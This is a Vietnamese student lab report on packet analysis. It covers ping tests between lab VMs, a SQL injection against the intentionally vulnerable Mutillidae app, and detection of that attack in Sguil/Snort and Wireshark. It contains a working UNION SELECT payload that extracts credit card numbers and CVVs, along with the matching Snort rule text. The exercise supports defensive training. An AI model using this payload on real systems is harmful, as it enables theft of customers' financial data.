

# BÁO CÁO BÀI TẬP

Môn học:

Tên chủ đề: Lab 1: Phân tích gói tin

GVHD: Đỗ Hoàng Hiển

## 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT204.021.ATCL.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Văn Anh Tú	21520514	21520514@gm.uit.edu.vn
2	Phạm Thanh Tâm	21522573	21522573@gm.uit.edu.vn

## 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1	100%
2	Yêu cầu 2	100%
3	Yêu cầu 3	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành

# BÁO CÁO CHI TIẾT

**Yêu cầu 1 :** Truy cập vào các máy ảo và thực hiện kiểm tra kết nối giữa các máy theo yêu cầu bên dưới. Chụp hình kết quả

Ping từ CyberOps Wordstation -> Metasploitable

```
[analyst@workstation ~]$ ping 209.165.200.235
PING 209.165.200.235 (209.165.200.235) 56(84) bytes of data.
64 bytes from 209.165.200.235: icmp_seq=1 ttl=63 time=4.52 ms
64 bytes from 209.165.200.235: icmp_seq=2 ttl=63 time=1.58 ms
64 bytes from 209.165.200.235: icmp_seq=3 ttl=63 time=1.22 ms
64 bytes from 209.165.200.235: icmp_seq=4 ttl=63 time=1.41 ms
64 bytes from 209.165.200.235: icmp_seq=5 ttl=63 time=1.49 ms
64 bytes from 209.165.200.235: icmp_seq=6 ttl=63 time=1.24 ms
64 bytes from 209.165.200.235: icmp_seq=7 ttl=63 time=1.35 ms
64 bytes from 209.165.200.235: icmp_seq=8 ttl=63 time=1.35 ms
64 bytes from 209.165.200.235: icmp_seq=9 ttl=63 time=1.44 ms
64 bytes from 209.165.200.235: icmp_seq=10 ttl=63 time=1.21 ms
64 bytes from 209.165.200.235: icmp_seq=11 ttl=63 time=1.12 ms
^C
--- 209.165.200.235 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10015ms
rtt min/avg/max/mdev = 1.122/1.600/4.521/0.934 ms
[analyst@workstation ~]$
```

➔ Ping thành công

Ping từ Kali -> Metasploitable

```
[kali@sacd04013-kali: ~]
$ ping 209.165.200.235
PING 209.165.200.235 (209.165.200.235) 56(84) bytes of data.
64 bytes from 209.165.200.235: icmp_seq=1 ttl=63 time=1.28 ms
64 bytes from 209.165.200.235: icmp_seq=2 ttl=63 time=1.45 ms
64 bytes from 209.165.200.235: icmp_seq=3 ttl=63 time=1.41 ms
64 bytes from 209.165.200.235: icmp_seq=4 ttl=63 time=1.46 ms
64 bytes from 209.165.200.235: icmp_seq=5 ttl=63 time=1.42 ms
64 bytes from 209.165.200.235: icmp_seq=6 ttl=63 time=1.54 ms
64 bytes from 209.165.200.235: icmp_seq=7 ttl=63 time=1.37 ms
64 bytes from 209.165.200.235: icmp_seq=8 ttl=63 time=1.37 ms
64 bytes from 209.165.200.235: icmp_seq=9 ttl=63 time=1.39 ms
^C
--- 209.165.200.235 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8013ms
rtt min/avg/max/mdev = 1.282/1.408/1.543/0.068 ms
[kali@sacd04013-kali: ~]
```

## Lab 1: Phân tích gói tin

→ Ping thành công

Ping từ Kali -> CyberOps Workstation

```

Khoa: Hệ thống tìm kiếm, phân tích và bảo mật | vLab | kali | workstation | + 
Connected (encrypted) to QEMU (instance-00001fe6)
File Actions Edit View Help
(kali㉿sacd04013-kali)-[~]
$ ping 209.165.200.235
PING 209.165.200.235 (209.165.200.235) 56(84) bytes of data.
64 bytes from 209.165.200.235: icmp_seq=1 ttl=63 time=1.28 ms
64 bytes from 209.165.200.235: icmp_seq=2 ttl=63 time=1.45 ms
64 bytes from 209.165.200.235: icmp_seq=3 ttl=63 time=1.41 ms
64 bytes from 209.165.200.235: icmp_seq=4 ttl=63 time=1.46 ms
64 bytes from 209.165.200.235: icmp_seq=5 ttl=63 time=1.42 ms
64 bytes from 209.165.200.235: icmp_seq=6 ttl=63 time=1.54 ms
64 bytes from 209.165.200.235: icmp_seq=7 ttl=63 time=1.37 ms
64 bytes from 209.165.200.235: icmp_seq=8 ttl=63 time=1.37 ms
64 bytes from 209.165.200.235: icmp_seq=9 ttl=63 time=1.39 ms
^C
--- 209.165.200.235 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8013ms
rtt min/avg/max/mdev = 1.282/1.408/1.543/0.068 ms
(kali㉿sacd04013-kali)-[~]
$ 

```

→ Ping thành công


**Yêu cầu 2.1 :** Thực hiện và báo cáo các bước tấn công SQL Injection như hướng dẫn.  
**Chụp lại các hình ảnh kết quả cho từng bước**

Đăng nhập vào máy Kali mở trình duyệt và truy cập vào đường dẫn website có lỗ hổng để khai thác

## Lab 1: Phân tích gói tin


Lựa chọn OWASP Top 10 > A1 – Injection > SQLi – Extract Data > User Info

## Lab 1: Phân tích gói tin




Chỉnh sửa giới hạn độ dài chuỗi nhập ở html. Sau đó Nhập thông tin thẻ tín dụng của Users vào ô input Name:


' union select ccid,ccnumber,ccv,expiration,null from credit\_cards ---



## Lab 1: Phân tích gói tin




Sau khi nhập ta xem kết quả bên dưới, ta thấy kết quả trả về tất cả thông tin thẻ tín dụng của user




**Yêu cầu 2.2:** Sinh viên tìm trên Sguil những cảnh báo có chứa thông tin liên quan đến SQL Injection đã thực hiện (payload tấn công, kết quả trả về...) **Chụp lại các hình ảnh kết quả cho từng bước.**

## Lab 1: Phân tích gói tin

Chọn cảnh báo liên quan đến **ET WEB\_SERVER Possible SQL Injection Attempt UNION SELECT** sau đó nhấn **Show Packet Data** và **Show Rule** để xem thông tin cảnh báo



Ấn chuột phải vào con số ở cột CNT của cảnh báo trên và chọn **View Correlated Events** để xem tất cả cảnh báo có liên quan



Chọn 1 trong các cảnh báo, nhấp chuột phải trên 1 Alert ID và chọn **Transcript**.

## Lab 1: Phân tích gói tin




The screenshot shows the SGUIL-0.9.0 interface connected to QEMU. The main pane displays a list of RealTime Events and Escalated Events. One event is highlighted: "Event History Transcript (force new)". Below the list is a detailed view of the event message, which includes a SQL injection attempt: "alert tcp \$EXTERNAL\_NET any ->\$HTTP\_SERVERS \$HTTP\_PORTS (msg:'ET WEB\_SERVER Possible SQL Injection Attempt UNION SELECT'; flow:established\_to\_server; content:'UNION'; nocase; OS Fingerprint: >209.165.201.17:59992:80:...:47:45:54:20:2F:60:75:74:69:6C:69:64:61:65:2F:GET:/mutillidae/index.php?page=user-info.php&username=%27union+select+ccid%2Cconumbe...'. The bottom pane shows a Wireshark capture with one packet selected, displaying its details and bytes.

Payload mà kẻ tấn công đã sử dụng và dữ liệu bị đánh cắp trên cửa sổ hiện ra


The screenshot shows the SGUIL-0.9.0 interface connected to QEMU. The main pane displays a list of RealTime Events and Escalated Events. One event is highlighted: "seconion-eth1-1\_139". Below the list is a detailed view of the event message, which includes a SQL injection attempt: "alert tcp \$EXTERNAL\_NET any ->\$HTTP\_SERVERS \$HTTP\_PORTS (msg:'ET WEB\_SERVER Possible SQL Injection Attempt UNION SELECT'; flow:established\_to\_server; content:'UNION'; nocase; OS Fingerprint: >209.165.201.17:59992:80:...:47:45:54:20:2F:60:75:74:69:6C:69:64:61:65:2F:GET:/mutillidae/index.php?page=user-info.php&username=%27union+select+ccid%2Cconumbe...'. The bottom pane shows a Wireshark capture with one packet selected, displaying its details and bytes.

Nhấp phải vào 1 Alert ID và chọn Wireshark.

## Lab 1: Phân tích gói tin




The screenshot shows the SGUIL-0.9.0 interface connected to QEMU. The main window displays a list of network events, including several entries for 'ET WEB\_SERVER Possible S...' and some entries for 'Wireshark' and 'Bro'. Below this is a detailed view of a specific event, showing IP Resolution, Agent Status, Snort Statistics, and System Ms tabs. The System Ms tab is active, showing a table of system metrics. A packet capture window is also visible, showing a single TCP connection between 209.165.201.17 and 209.165.200.235.

